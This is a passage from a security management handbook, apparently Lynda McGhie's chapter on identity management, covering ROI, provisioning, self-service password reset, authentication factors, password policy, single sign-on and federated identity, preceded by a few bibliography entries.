Nortel SNA, www2.nortel.com/go/solution_content.jsp?prod_id=55121.

SNAC, *Sygate Network Admission Control*. www.sygate.com/news/universal-network-access-control-snac_rls.htm.

TCG, *Trusted Computing Group*. www.trustedcomputinggroup.org/home.

TNC, *Trusted Network Connect*. www.trustedcomputinggroup.org/downloads/TNC.

Trusted Network Connect. *Can it connect?* Ellen Messmer, NetworkWorld.com, May 2005. www.networkworld.com/weblogs/security/008721.html.

Identity Management: Benefits and Challenges

Lynda L. McGhie

Introduction

Organizations finding themselves pushed further and further onto the Internet for electronic business are exposed to heightened risk to information security and have greater concerns for data protection and compliance with the ever-emerging and ever-evolving legislation and regulations regarding privacy, data protection, and security. Additionally, customer-facing portals and complex Web services architectures are adding a new complexity to information technology and making it more difficult to protect information. Managing access to information also becomes increasingly more difficult as security administrators struggle to keep up with new technology and integrate it into existing administrative functions. As organizations continue to pursue new business opportunities, move operations off-shore, and outsource day-to-day operations and development support, the "keys to the kingdom" and their information assets are increasingly at risk. No question, the business imperative supports accepting and mitigating this risk, thereby further enabling organizations to partner and team externally and electronically with business partners, customers, suppliers, vendors, etc.; however, if organizations wade into this environment blindly, without upgrading the existing information security infrastructure, technologies, tools, and processes, they may inadvertently put their organization at risk. Organizations that embark on identity management implementations, not just for compliance projects but as their core underlying security infrastructure, will ensure consistent, standard, and compliant security solutions for the enterprise.

Why Is Identity Management a Solution?

The growing complexity of managing identities, authentication, and access rights to balance risks and access, as well as meet the organization's business goals and security requirements, is often forgotten in the haste to implement new and enhanced systems to maintain the competitive edge. An additional outgrowth of this trend has been a dramatic increase in access to information and new and expanded E-business infrastructures. As more and more new systems and applications are being added to existing information technology (IT) and business infrastructures, while legacy systems continue to be retrofitted, increasingly complex access roles (groups) are emerging to accommodate and manage access to information. Additionally, as more and more user IDs and passwords are added to support this new environment, they must be managed in an administrative environment that continues to grow more and more disjointed. Existing security administration and management systems and supporting processes cannot scale without new investment and the addition of new technology and automated processes.

Many organizations are looking toward advancements in identity management (IM) and identity and access management (IAM) products to solve the problems created by the increasing complexity of today's IT environments. Additionally, IM/IAM solutions enhance an organization's effectiveness in managing risks associated with the new technologies. These products have been around for some time, traditionally trying to solve the single sign-on (SSO) problem, but they have adapted and evolved to include other feature sets, such as account provisioning, password management, password self-service, advanced authentication and access management, and workflow. By implementing a well-planned and wel-thought-out IM or IAM strategy that provides cost-effective account management and enforceable security policies, organizations can actually recover investments in information security solutions and demonstrate a return on investment (ROI).

Getting Your IM/IAM Project Started

New and evolving legislation and regulations have been a double-edged sword for information security. In response to these laws and regulations, companies continue to launch separate and distinct compliance projects. Typically, these compliance projects are driven by organizations outside the corporate information security function, such as human resources, finance, legal, audit, compliance, privacy, or information technology. Often, these organizations are totally focused on compliance without knowing or understanding that the necessary technology and processes are already in place, or planned by the security team, to accommodate and manage the overall enterprise information security and risk posture.

The controls mandated by these laws and regulations are not new or unfamiliar to well-seasoned security professionals and are, in fact, part of the "security bibles" that we have been referencing, following, and complying with for decades (*e.g.*, NIST, ISO 17799, COBIT, COSO). These guidelines and standards will be further discussed later in this chapter as they relate to the components of an IM/IAM infrastructure, as well as ways in which they assist with the compliance task, secure the infrastructure, ensure identities and authentication, protect and grant access to information, and manage the administrative security process. The important point here is that the hype and fear surrounding the issue of compliance should not be the tail that wags the dog of a company's overall enterprise security program.

Initially, the information security team will be optimistic and look forward to security investments and enhancements to complement the existing information security program. Most frequently, however, this additional budget outlay will be met with grief by executive management and stakeholders, who will advocate taking the least expensive path to compliance. Security teams will be pressured to utilize existing tools and processes, even though they may be out of date or not up to the challenge of legal and regulatory compliance.

It is difficult to ensure that new compliance investments will complement and enhance existing solutions. Even though laws and regulations are driving the outlay of new funding for information security, the budgets of other projects of the security team may suffer. Another threat to the overall enterprise security posture is the loss of resources or attention to security and privacy as compliance dates come and go, with the result being an increased likelihood of failure, partially implemented technology or processes, the loss of management attention and business and technical resources, and the risk of noncompliance over time.

The information security program must continue to educate the organization and help them understand that information security is not a project but is an ongoing process. Additionally, security is embedded in all aspects of the business and IT infrastructure, with tentacles spreading to all projects and functional areas; therefore, it is essential to involve IT security in new and enhanced processes as well as to continue investing in new technology and process enhancements. Security alone is good business, and security embedded in new and enhanced technology and business processes is simply better business.

Getting Buy-In and Support

It is important to gain enterprisewide concurrence with the organization's definition of identity management and what it means to the enterprise. Additionally, it is important to agree on what components of IM will be implemented and in what order and what the phased implementation plan and schedule will look like. Understanding the scope of a company's IM solution is important to defining the overall project objectives, meeting goals and timelines, and ensuring overall project success. The IM realm continues to evolve, and more companies offer products and technical solutions. Standards ensuring interoperability are also coalescing, and suites of products work together seamlessly to provide cost-effective IM solutions that can be sized and scoped to the needs of a particular organization. Being armed with a thorough understanding of IM is an asset to gathering support from stakeholders, team members, executive sponsors, and the business.

Initial Thoughts and Planning

The primary motivation for embarking on an IM project may be to respond to new laws and regulations and the urgency of compliance. If this is the case, a company should assess its current risk and state of compliance and then determine what IM feature set or components will help achieve compliance. For IM projects designed to enhance the effectiveness of existing security administrative systems in order to streamline their effectiveness or improve time to market, the requirements and resultant approaches may differ. For a large, broad project that enhances a current enterprise IT security posture while complying with various new laws and regulations and incorporating IM into other IT infrastructure projects (Active Directory), the project will be a large and complicated one. The issue of who owns the project becomes uncertain. Additionally, the funding source could then span functional organizations and even separate business units within a single entity. Such issues add levels of complexity and potential points of failure throughout the project.

Having acknowledged that an IM project could have many drivers, such a project could also have any number of project sponsors, project owners, and funding sources. Some IM projects may be financially driven, such as Sarbanes–Oxley (SOX), and managed by the chief financial officer (CFO) or the controller's organization. Some IM projects may be driven by other IT enhancements, such as implementation of Microsoft's Active Directory system. Still others could be led by any combination of legal or human resources staffs, the compliance officer, or the chief privacy officer. Ideally, the IT security team is the owner of the IM project, and the executive sponsor is the chief information officer (CIO), coupled with executives from one of the functional areas listed above. Typically, the sponsoring executive would be the one in charge of and managing the project funding. A high-level enterprise executive steering committee can help to guide and govern an IM project while ensuring that its many bosses are served.

Demonstrating IM Return on Investment

Because information security is typically a cost center rather than a profit center, its function and resultant budget allocation are always in competition with other cost centers. This is particularly painful when competing for budget and resource allocations. Some functional organizations that typically have project overlap, synergies, and shared responsibilities include human resources (HR), finance, legal, compliance, risk management, insurance, and audit. Over the years, these organizations have been viewed as non-contributors to the company's revenue stream and have not fared well when cost-cutting and other reductions are being considered. Additionally, because information security most typically resides in the IT organization, its projects must also compete for resources and funding with other IT projects that are more frequently driven by operations where a return on investment can be easily identified, quantified, and supported.

Several years ago, Gartner, Inc. (Stamford, CT) predicted that by 2005 help-desk costs associated with end-user password resets would be reduced by 70 percent through the implementation of self-service password management. The password management, self-service aspects of IM are frequently one of the first functional or module implementations and help build a ROI for the initial IM investment. Further, Gartner estimated that, by 2007, enterprisewide identity management solutions would demonstrate a net savings in total security administration costs (operations plus administration) of 21 percent. This savings can be realized through centralized provisioning and account management as well as workflow to automate and standardize security administration.

Gartner outlined the costs and projected savings for an average IM implementation including, password self-service, provisioning, and workflow. User provisioning software license costs for a 15,000-user enterprise can run as high as $700,000. Also, password reset and user ID problems represent 15 to 35 percent of help-desk call volume (at a typical cost per call of $10 to $31). It is no wonder that enterprises need, and want, to justify the cost of an identity management project. To do so, they typically consider three factors:

- Head-count reduction of the help desk or security administration organization performing day-to-day activities such as password resets and user account management
- Productivity savings for end users (they can reset their password faster than calling the help desk) and business management (for faster access-request approval processing)
- Risk management, including electronic data processing audit management, best practices, and regulatory compliance

Other sources estimate that as many as 70 percent of the calls to the help desk are for password resets and password problems. As with any project, to best justify project approval and resources, it is necessary to understand the current environment and problems to be solved. Many organizations do not do this or really do not have an understanding of their current environment or the problems they are trying to solve. This is particularly true for security projects traditionally spanned by the FUD (fear, uncertainty, and doubt) principle. On the other hand, help-desk metrics are generally maintained and can be beneficial to building the case for an IM system. If the security administration group keeps metrics, supports a service level agreement (SLA), or even has an overall understanding of the turnaround time for processing user requests for account initiation and management, these will at least further justify such projects, in addition to password resets. Also, with regard to the account/user ID administration function, it is possible that supporting paperwork or authorizations are not being kept or cannot be produced for audits. IM can help with this problem through its workflow and reporting process. This is why IM is finding a new purpose in life with compliance projects. A clean IM implementation can also assist in providing integrity to the identification process through good passwords, good authentication, and password self-service. Other metrics to consider include other IT and functional organizations such as the help desk, security administration, HR, IT services, and contract management (for identifying the number of temporary workers, contractors, and consultants).

For identified cost savings and ROI, Gartner recommends the following four categories for metrics measurement and reporting:

- Transaction volume
- Access request process fulfillment
- IT risk management
- Security administration infrastructure

Another area to investigate is replacement of multiple online identities that users are required to know and administrators are required to maintain. In medium to large enterprises, these multiple identities result in a somewhat disjointed administrative environment, where one hand does not know what the other is doing with regard to granting and managing access. A valid IM goal, then, is to consolidate and reduce the numbers of online identities and credentials to be managed for each individual user. In larger organizations, these numbers get interesting very quickly.

According to RSA Security (Bedford, MA), organizations can look for cost reductions and efficiencies through centralized, automated solutions that enable the elimination or reduction of costs stemming from deploying and managing disparate user management systems. Additionally, organizations can derive enhanced security, while differentiating themselves from the competition, by providing a more secure online E-business infrastructure. One example is enforcing privileges and implementing strong authentication, thereby reducing the likelihood that sensitive data may be accidentally exposed to the wrong users.

With an effective identity management solution in place, organizations can manage their business with a degree of flexibility, responsiveness, security, and economy that is simply unattainable with today's fragmented approaches to user management. By considering all of the factors mentioned here, organizations can set realistic ROI goals for identity management solutions and then deliver on plan and on schedule.

Project Management Challenges

As mentioned previously, different companies have different IM requirements and drivers. While IM projects will have aspects of commonality, they will also be unique and specific to a single entity. Because IM is evolving technically and functionally and standards are finally coalescing, solutions should have an eye toward being adaptive and agile. Additionally, because IM projects could include a variety of component parts, they should have a phased design and implementation structure.

As IM evolves within the organization and within the industry, companies will want to consider incorporating greater IM capabilities, including advanced features of identification, authentication, and authorization. A company can begin with a prototype environment utilizing representative systems from the overall project footprint. After proof of concept, more components can be added to the IM system, as this is where the company will realize greater cost savings and ROI. Also, the company should plan on continuing to enhance baseline system functionality and plan for such future enhancements as single sign-on (SSO), federated identity management, digital certificates, electronic signatures, centralized and decentralized management, provisioning, workflow, and integration with meta-directories and HR systems. These features are all discussed later in this chapter.

The brief discussion here has indicated that an IM project has the potential of growing very quickly, evolving, and quickly becoming unwieldy and unmanageable. To be successful, adherence to a strict project management methodology and governance process is absolutely necessary. Remember, one size does not necessarily fit all, so it is important to seek the counsel of experts in the field, such as consulting firms; vendors; standards bodies; security organizations, such as SANS or Computer Emergency Response Team (CERT); and other professional security groups, such as Information Systems Security Association (ISSA), Computer Security Institute (CSI), or Information Systems Audit and Control Association (ISACA).

One final project goal and objective embedded in all laws and regulations, specified in all security standards and guidelines, and most likely already embedded in an organization's internal information security policies and procedures is the concept of confidentiality, integrity, and availability (CIA). CIA should be highest of the core and fundamental goals of all security projects and resultant and supporting technical infrastructures. The definitions below are universally accepted and have stood over time:

- *Confidentiality* — Data or information is not made available or disclosed to unauthorized persons or processes.
- *Integrity* — Data or information have not been altered or destroyed in an unauthorized manner.
- *Availability* — Data or information is accessible and useable upon demand by an authorized person.

More on Planning

Companies that are already utilizing the Internet for business and those who already have electronic commerce and Web-based applications have most likely already considered compliance issues and security and are well vested relative to good security practices and compliance. The reality is that all companies

will have to make some adjustment to comply with the barrage of legislation and regulations regarding privacy and the protection of information. Because security guidance has been available for some time within the government, across the industry, within universities and national laboratories, and from other research organizations and standards bodies, many organizations are considering implementing IM solutions or may have already consolidated administrative functions, implemented a workflow system for account/user ID management, or implemented other automated administrative processes.

All security and compliance projects should begin with identification and documentation of the "as is" state as a baseline. This typically requires a new and enterprisewide risk assessment. All existing risk assessments should also be used to provide input to defining the overall as-is state. As mentioned earlier, defining a solid set of project goals and objectives and the creation of a project plan and schedule are the most critical steps in the process. Getting upfront buy-in and approval is also critical, as is obtaining an experienced project manager who has managed enterprisewide IT and business projects.

The results of the risk assessment should be mapped to the controls prescribed in the organization's security policies and procedures and the laws and regulations being addressed. Also, other security feedback can serve as input to the planning process, such as results from vulnerability scans and disaster recovery testing or recent audit reports. The next step is a gap assessment, which will determine the controls to be implemented and project components.

The initial risk assessment must evaluate the entire IT environment, including data, networks, applications, and systems. Organizations will then have to determine what security policies and procedures must be written or augmented. It may be necessary to purchase or acquire new products or technology, in addition to enhancing or augmenting current products and technology. Additionally, it is possible that a simple restructuring of the security organization and a consolidation and centralization project could meet project needs and requirements. Outsourcing is another possibility. This could take many shapes and flavors, such as outsourcing part of security management or the entire security operation. The entire scope of people, processes, and technology should be considered for improvement, automation, and centralization. Remember that IM projects can get big very fast, and the best guidance is to keep it small initially by planning a proof-of-concept pilot and implementing a phased approach.

If it is necessary to acquire new technology or enhance existing technology, a thorough product evaluation should be performed. It should involve IT and business organizations according to the company's established processes of communication and partnership. Trusted vendors and business partners can be involved in the process. Working with vendors who have established themselves as experts in IM and IAM is recommended; do not be lured by new and unproven technology solutions. Products must be able to support heterogeneous and complex environments when necessary. It is important to look beyond systems and networks to large enterprise application support for products such as Oracle and SAP, for example.

Because IT and business training is also critical to the success of a project, vendors not only should be product experts but should also have a track record of supporting their products with ongoing service that includes training. Companies will want to partner with their vendors throughout their IM projects to exploit their experience with other companies and other implementations. Vendors who have well-established products and a significant marketshare will be able to offer a wealth of helpful advice and experience.

Identity Management Infrastructure

Underlying the need for organizations to establish and maintain a single integrated and authenticated identity management system is the establishment and implementation of a single, universally accessible, common IM infrastructure. Organizations should strive to achieve a centralized and decentralized IM implementation that eliminates the inefficiencies and vulnerabilities of independent decentralized approaches. A unified infrastructure will provide centralized, highly automated capabilities for creating and managing trusted user identities. It will allow administrators to define user access rights with a high degree of flexibility and granularity, in keeping with business goals and security policies. It will also validate identities and enforce rights and policies consistently across the enterprise, thereby further

enhancing security and supporting compliance requirements. RSA defines identity and access management (IAM) as "an integrated system of business processes, policies, and technologies that enable organizations to facilitate and control users access to critical online applications and resources — while protecting confidential personal and business information from unauthorized users."

Administration, Provisioning, and Workflow

One of the biggest challenges to organizations is handling access to data, systems, applications, and networks when employees are hired, moved within the organization, or terminated. This challenge is compounded for external users, such as contractors, vendors, partners, and customers. The larger and more complex the organization is, the greater the challenge. By successfully managing this process from end to end, users will more quickly obtain system and application access, thereby becoming more effective and productive as quickly as possible. Good management represents a cost savings to the organization and can provide a demonstrated ROI. The challenge is even greater for organizations that are highly distributed with independent functions doing the granting and the management of account/user ID management. It is even more complex when parts of the administration function are centrally managed and other parts are decentrally managed. Another complexity is added when employees move from site to site or have access to multiple individual business units within one larger entity, such as company members of a larger corporation.

Provisioning provides automated capabilities for activating user accounts and establishing access privileges for those accounts across the entire enterprise. Many opinions and metrics exist regarding the time it takes to set up a user account initially, manage it over time, incorporate changes, and ultimately delete it. A variety of sources have estimated that it takes an average of 28 hours to set up an initial user account. In theory, then, every subsequent change to a user profile must also touch the same access databases, thereby potentially requiring another 28 hours per change. Some examples of changes include users changing positions or roles, thus requiring a change to access requirements or physically moving access to a different location.

One of the most important changes to an account or a user profile occurs upon termination. It is imperative that terminated employees be immediately removed from the system or, minimally, that their access be immediately terminated. In cases of suspension, after completion of file cleanup and fulfillment of delegated responsibilities and other administrative processes, actual deletion of the account/user ID should quickly follow. In highly decentralized and distributed organizations, supporting many applications and systems, it is important to coordinate the termination and account revocation process centrally and to automate this process to the extent feasible. It is also imperative to have an HR system interface to the IM system to compare the IM database to the HR database to highlight and react to changes. This functionality may be provided by another meta-directory such as Microsoft's Active Directory (AD) as long as it is the designated and established authoritative source.

If one considers this situation logically, there is no effective or manageable way to perform such tasks without automation and centralized management, tools, and processes, but organizations are continuing to fall behind in this process. As a result many systems have outdated user profiles or even "ghost accounts" (outdated accounts for users who are no longer working within the organization or have changed roles and obtained new accounts/user IDs).

An outdated but typical answer to this growing problem has been to add staff and manual processes in an effort to get a handle on the process of granting access, managing user IDs (accounts) and passwords, and granting access to objects within systems, such as data, databases, applications, systems, and networks. As more users are added, more profiles must be managed via a process that becomes increasingly burdensome and costly. Longer term support to sustain the IM system over time is threatened because of changes to the environment such as changes in sponsorship, budget allocations, IT and business priorities, or knowledgeable personnel. The IM team may over time find themselves left with an outdated system and support. Meanwhile, the function continues to expand and problems escalate, causing more risk to the organization.

When organizations struggle with such problems, they often look toward automation. Initially, an organization may think this automation can be achieved by writing programs and scripts. They may turn on other functionalities within operating systems, databases, or applications to make use of a number of utilities. Finally, they will look toward commercial off-the-shelf (COTS) products that integrate access control administration across heterogeneous platforms. Some organizations may be unable to make or support the case for purchasing additional products or technology due to poorly defined and supported cost–benefit analyses. These organizations must rely on efficiencies gained through streamlined manual processes and maximized implementation of each individual product and access control system.

It is this problem that IM products and technology are also trying to solve, in addition to addressing the legal and compliance issues surrounding ensuring that entities are who they claim to be. The administration aspects of granting and managing access greatly contribute to cost–benefit analyses and building a case for product and process improvements or investments in this area. The ROI is quantifiable and defendable, but it takes time to understand the current environment, envision an end state, conduct a gap analysis, and lay out an implementation plan for improvement. It should be noted that improvement involves not only faster access to systems, fewer errors in granting access, and compliance with company policies and procedures but also streamlined overall management and compliance.

Many IM or IAM products provide workflow front ends to automate and streamline the process of gaining access to systems, data, transactions, etc. As noted, this could be a complicated process, particularly for new employees and nonemployees or for systems where the process is not centrally documented and managed. A typical employee requires access to as many as twenty separate applications and systems. The initial setup process can be frustrating and time consuming because often new employees must peel back the onion to figure out what access they may need just as a baseline to being successful.

Through process improvement, automation, workflow management tools, and new supporting infrastructures these processes can be consolidated and centralized. The ongoing goal continues to be finding the optimal blend of centralization and decentralization that will optimize the organization's efficiency. This contributes to the organization's business imperative and bottom line. This case must be made and defended and finally demonstrated throughout each phase of an IM/IAM implementation. Due to its universal reach and complexity, this is a project that can take some time.

During the initial stages of an IM project, organizations determine which systems will take part in the pilot and which systems will be included in the overall project scope, in addition to how systems will be added over time, what the project phases will look like, and how they will be managed. The initial project may envision an end state utilizing all the component parts of a robust IM system, or it may envision a system that provides only provisioning and password management. Done right the first time, the successful initial implementation of a centralized IM infrastructure could have the results promised in the old adage: "Build it and they will come." Minimally this should be the goal.

When users are added to the overall IM system, they reside in the core database and are managed from there out to the distributed environment. The IM system governs the relationship between decentralized systems and supporting administrative systems and underlying processes. No matter how it is decided to share and populate the core system (master or system of record) and distributed systems (slaves), it is important to have these systems synchronized in real time. Synchronization is important not only for failover and recovery but also to ensuring that user profiles granting access are up to date and correct. Because this is configurable and can be tailored to each organization's particular needs, workflow and integrated centralized account management do not ever have to happen, or certainly not upfront in the process and within the initial phases of the project.

Workflow provides an automated front-end system that is Web enabled and forms based. It provides a mechanism for end users to communicate with the centralized and decentralized administration management system or IM/IAM system. Users access this system, complete forms, and are granted access. The forms automatically route for approvals and ultimately to the appropriate system administrator. In the best case scenario, users are added to the central database system with approved system access rights and roles during a single session. New profiles or modified profiles are instantly shared with the decentralized systems for which they have access or authenticated rights. This provides a single

record of the process for granting and revoking access to systems and information. The system provides a centralized repository for documentation, as well as audit trail information and a central archive. Archive and retrieval are pivotal components of an IM implementation for compliance purposes and also for information security incident management and forensics. Access management reduces risk by ensuring that access privileges are accurately controlled, consistently enforced, and immediately revoked upon termination.

Self-Service Password Management

The password management features of IM are among the most attractive to organizations, and many enterprises are implementing third-party self-service password reset tools that enable users to change their own passwords upon expiration or to reset passwords when they have forgotten them and have locked themselves out of the system. With self-service password management, when users have forgotten their passwords they are required to authenticate themselves via an alternative method before being given access to the password reset function. In the case of a forgotten password, the tool requires the user to enter the answers to a predetermined set of questions (the answers have previously been provided during initial registration to the password reset facility).

The prompting question should not conflict with laws and regulations regarding the protection of customer information or privacy information; in other words, prompting for a customer account number or Social Security number is not allowed. Additionally, prompting for commonly known information such as name or mother's maiden name should be avoided. Exploiting such information is a fairly trivial matter for attackers familiar with social engineering or even database look ups. Controls should specify the number of times a user can enter an incorrect answer before alerting the system administrator for manual intervention. The answers must be kept secure and treated like sensitive information, with limited access and audit and monitoring enabled.

Third-party self-service password reset tools are attractive to enterprises in which a large percentage (*e.g.*, 40 percent) of help-desk calls are for password resets. The tools not only reduce the cost of end-user support but also provide a more secure method for resetting a password, because user or requestor identity is authenticated through the prompting for private information, provided earlier by the user. Manual password changes to the help desk are frequently not authenticated without an automated password management process. This practice is not compliant and is heavily subjected to security compromise and error. This is of particular concern for contractors and other nonemployees with access to a company's system. These users are usually not in the identity or HR official record databases.

Authentication

Authentication establishes an identity owner, and the resultant single credential closely reflects the way identities are established and preserved in the offline world. The identity and supporting authentication system should be robust in detail, integrating data from a multitude of authoritative sources and pushing up-to-the-minute data back to those same sources. The technology and its supporting processes should reach out centrally to the decentralized technical and functional organizations, resulting in provisioning a trusted user with secure access to all the applications and resources that an individual needs to be productive in his or her relationship within the organization.

For years, user IDs and passwords have been adequately filling the bill for ensuring that persons or entities requesting access or service are who they say they are. This process is known as *authentication*. As information technology has evolved over the years, the password management process has improved. Many companies continue to rely on standard user IDs and passwords within their secure perimeter or within their company's protected and secured intranet. Many of these same companies do, however, have enhanced IM and authentication to accommodate increased threats and vulnerabilities or changes to trust models. Examples of enhanced risk and trust are remote access, wireless networking, traversing

internal trust domains having differing trust levels, and accessing sensitive and high-risk systems and customer confidential data.

The previous discussion has addressed a perfectly acceptable and compliant IM that may be enhanced state-of-the-art user IDs and passwords with a compliant and well-managed administrative and technical support process (identity management or password management). As technology and business drivers have evolved to require employees to be more mobile to increase productivity and ROI, mobile technology has evolved to be cost effective and secure. Most companies today support a mobile work force and mobile computing or access from home for their employees. After assessing the risks associated with such access and the necessary control and process support requirements, a plan can be developed to enhance password management and authentication to include a higher level of authentication, typically migrating from single-factor authentication, passwords, and pins to higher level, more secure two-factor authentication. Single-factor authentication requires something the user knows. Two-factor authentication adds one more dimension, typically something that the user has. In this case, it is a token that generates a time-synchronized number when used in combination with a known password or PIN.

The evaluation and selection of a higher level authentication system and its ongoing management and operation can consume ever-increasing resources, which should be factored into the complexity of technical solutions. Companies should be leery of new, untested, and unproven technologies. An approved, compliant, and sound security strategy may revolve around simply building on the integrity and management of an existing user ID and password management system. Other forms of enhanced authentication are support through the use of USB port authenticators, public/private key encryption, Kerberos, digital certificates, smart cards, etc.

Two-factor authentication provides more integrity to the process, thereby ensuring that the person or entity is indeed who he or she is claiming to be. The authentication is innately stronger than standard user IDs and passwords (something that you know) and actually builds upon sound password management practices by adding an additional layer of authentication and security. Two-factor authentication improves the integrity of the authentication process by adding a second identifier (who the user is or what the user has). Over the years, for remote access the traditional two-factor authentication has been the user ID, standard password, PIN number, or a randomly generated authentication code generated by something the user has, which is typically a SecurID card. Biometric devices, such as those that read a fingerprint or iris pattern, are considered a stronger form of user authentication. When used alone, they are considered one-factor authentication; when combined with a PIN, password, or token, the solution is considered two-factor authentication; and when all three are used, the solution is considered three-factor authentication. Organizations can enhance security by requiring users to present multiple credentials or "factors." The more factors required, the greater the level of protection. Strong authentication validates an audit trail of user activity by requiring conclusive proof of identity before granting access to sensitive resources.

Password Management

One of the factors driving the growth of identity management solutions is widespread dissatisfaction with password protection. First invented in 1963, password-based authentication systems gained wide acceptance because they were easy to use, came free with various applications, and provided adequate security for most purposes. Equally important — with many organizations supporting dozens of distributed password systems — is the fact that passwords are costly to administer and a major security threat, due to their inherent vulnerability and the lax password practices of some users (such as attaching sticky notes with passwords and usernames to computers or using obvious passwords such as names and dates).

Although they are used widely, single-factor static passwords are the weakest form of authentication and are becoming weaker over time as new technology and hacker skills are finding ways to crack even the most secure password configurations. While six-character passwords combining alphanumerics with

special characters have been recommended standards for decades, many companies are tightening up standard password management to enforce eight-character passwords that are a combination of upper- and lowercase letters, numerics, and special characters. In the past this has been recommended but not necessarily enforced at the system configuration level. Most systems previously allowed those characters to be specified in the password string, but today it is becoming mandatory to include each of these elements in a password. If a company is certain that its password configuration or password management approach is sound, it can either eliminate or reduce its password cracking processes to check for good passwords. Most systems today feature secure password configuration and management as the first lines of defense.

Secure password configuration must be followed up with secure password management. If the help desk, security administrators, system administrators, and others with system administrative or security privileges can and do change passwords, it is important to ensure that the password change and management process is secure, up to date, and, most importantly, followed. This process should be monitored closely via ongoing and regular internal and external audits. Passwords should not be reset with telephone calls that do not ensure the identity of the caller or match to the account. Nonemployees or contractors also should not be allowed to reset their passwords over the telephone without a process in place to ensure identity. Also, when nonemployee accounts are suspended by the security group, they should not be allowed to be unsuspended by the help desk, only by the security organization or administrator with authorization from the sponsoring company manager.

Successfully authenticating a user establishes his or her identity, and all activity under that identity is tracked, thereby making the user accountable for the activity, thus the need for good management practices regarding authentication information. PINs or passwords are currently the standard user authentication solutions, both on the Internet and for internal applications. PINs typically control access to personal information (e.g., bank account information), and passwords are used to control access to personal information as well as shared information, such as sensitive or trade secret information contained in data files.

Following is a list of good password management practices; refer to ISO 17799, NIST and other guidance for additional password management standards and practices:

- The best line of defense for secure password management is up-to-date information security that addresses secure password management. By involving users in the process through a strong user awareness program, everyone understands the expectations of their role and the best practices imposed by the organization.
- Most organizations advocate not writing down passwords. Others acknowledge that passwords might need to be written down if users must memorize multiple passwords. Additionally, as organizations move to stronger password configurations or randomly generated passwords, it becomes increasingly more difficult to remember these passwords. Organizations acknowledging the need to write down passwords advocate storing them in a secure place.
- Security awareness programs and communications should warn users about the dangers of social engineering; for example, people posing as systems administrators or managers could request a user's password under the guise of eradicating a system problem.
- Today's acceptable password length is a minimum of eight characters with an enforced password configuration of a combination of upper- and lowercase alphabetic characters, numeric characters, and special characters.
- A default password should be assigned when the account is created and the users should be prompted to change the password upon initial log-on or account access.
- All administrative communications regarding user IDs and password initialization or account creation should be by separate communications — one communicating the user ID and a second separate communication regarding the initial one-time-only password.
- All passwords must be stored in a one-way encrypted format.
- All access to the authentication server must be strictly controlled.

- Passwords must never be displayed on the screen but should always be masked using dummy characters, such as an asterisk.
- Password history should be configured to ensure that users do not reuse the same password over a period of time.
- Passwords should be set to expire with a systemwide parameter within 60 days, minimum.
- Passwords for privileged accounts should be set to expire within 30 days.
- Screen savers or other software capabilities must be utilized to enforce automatic logoff for periods of inactivity greater than 15 minutes.
- Accounts should be locked out following three to five password attempts or guesses. Accounts should automatically be locked out and reenabled by the system administrator.

By tightening password management policies and supporting management systems, an organization can significantly reduce the vulnerabilities related to poor password practices.

Single Sign-On

Single sign-on (SSO) enhances the integrity of the single credential or password. It is a productivity enhancer for both users and administrators. Users only have to remember one (or, more realistically, a smaller number of passwords). When their passwords expire, they only have to make the change to the central IM system, and the changes are automatically sent out to all decentralized systems registered to the core IM. SSO enhances the productivity of systems administrators because they do not have as many profiles and accounts to manage. They can install an account once, and it is populated out to all the systems the user is approved to access. This process becomes less expensive and faster as a single user accesses many systems and incurs some profile changes over time. Similarly, as illustrated previously, one of the greatest vulnerabilities to the system administration and account management processes is processing terminated users quickly and ensuring that the revocation process immediately follows termination or any change to a user's role within the organization. A user terminated from the master database is instantly denied all access to the decentralized systems simultaneously. By reducing the number of passwords a user must keep track of, SSO also reduces password-related help-desk costs.

For years, companies have sought to implement an SSO or other reduced sign-on solution to achieve economies of scale for end users as well as system and security administrators. Early solutions involved scripting and other hokey back-end or in some cases back-door interfaces to present front-end SSO type systems to the end user. The back-end processes then communicated with each system, sending cleartext passwords around the network from system to system. Highly vulnerable to man-in-the-middle attacks and password sniffing or even unintentional password compromise, these early systems introduced more risk than they tried to mitigate. The initial premise was that, as users were required to remember and manage a greater number of user IDs and passwords, the integrity of these user IDs and passwords would be lost over time, threatening the overall security and integrity of the system. In the early phases of SSO, passwords were the only real solid authentication technology that was technically stable and cost effective to implement, but compromises to a single password or even the entire password file in vulnerable pieced-together SSO systems introduced a vulnerability into an organization and its supporting IT infrastructure that most organizations were not willing to accept.

In an SSO environment, users only need to authenticate themselves once, after which they can directly access any application on the network for which they have permission. This eliminates the annoying stop-and-go user experience that results from multiple log-ins. Best of all, users no longer need to keep track of multiple passwords. Even in environments that continue to rely on a single password for authentication, SSO makes it much easier for users to follow secure practices. For example, with only one password to remember, it is more reasonable for a company to require users to employ strong passwords (ones that contain multiple nonalphabetical characters) and expect that they will not write them down.

Federated Identity Management

To do business in an online world electronically or further to exploit the productivity and financial gains associated with doing business on the Web with customer-facing portals and online transaction systems, an organization must be able to quickly grant access and the process must be as transparent and as easy as possible. Access should further be self-service, and user IDs, passwords, and other access rights must be easily managed internally and externally. External access typically comes from nonemployees, such as customers, vendors, contractors, business partners, or suppliers. Organizations are challenged to maintain the security and integrity of their internal systems, while enabling external applications access into their internal trusted network. The challenge then becomes one of how an organization can authenticate users outside their own domain and across business boundaries to another organization. In order to capitalize on the business potential afforded by doing business across boundaries, organizations must be able to trust the electronic identities that access their Web-based applications across the Internet.

In business partnerships, applications may be shared across organizations that are in no other way connected, such as in the case of supplier networks for government contractors. Users must be able to navigate and move easily from application to application across domains. One way to do this is through federated identity management, which allows sharing trusted identities across the boundaries of the corporate network — with business partners, autonomous business units, and remote offices. Another example of a federated identity solution is a sales application that enables external users to log-in from an external-facing portal and easily navigate and click on links that lead to new product information at another hosted site or partner site without having to reauthenticate. In this scenario, business partners must be able to trust the identity of an externally hosted federated identity management provider.

An accepted definition of federated identity is "the agreements, standards, and technologies that make identity and entitlements portable across autonomous domains." Federated identity is analogous to a driver's license, where one state provides individuals with a credential that is trusted and accepted as proof of identity by other states. In the online world, this trust is established through a combination of two technologies that prove identity — strong authentication and access management — and the business and legal agreements that enterprises enter into to establish mutual responsibility and commitment concerning the sharing of trusted identities. The end result is that users can benefit from secure SSO access to multiple Web and non-Web applications and network resources, both internal and external to their own organization.

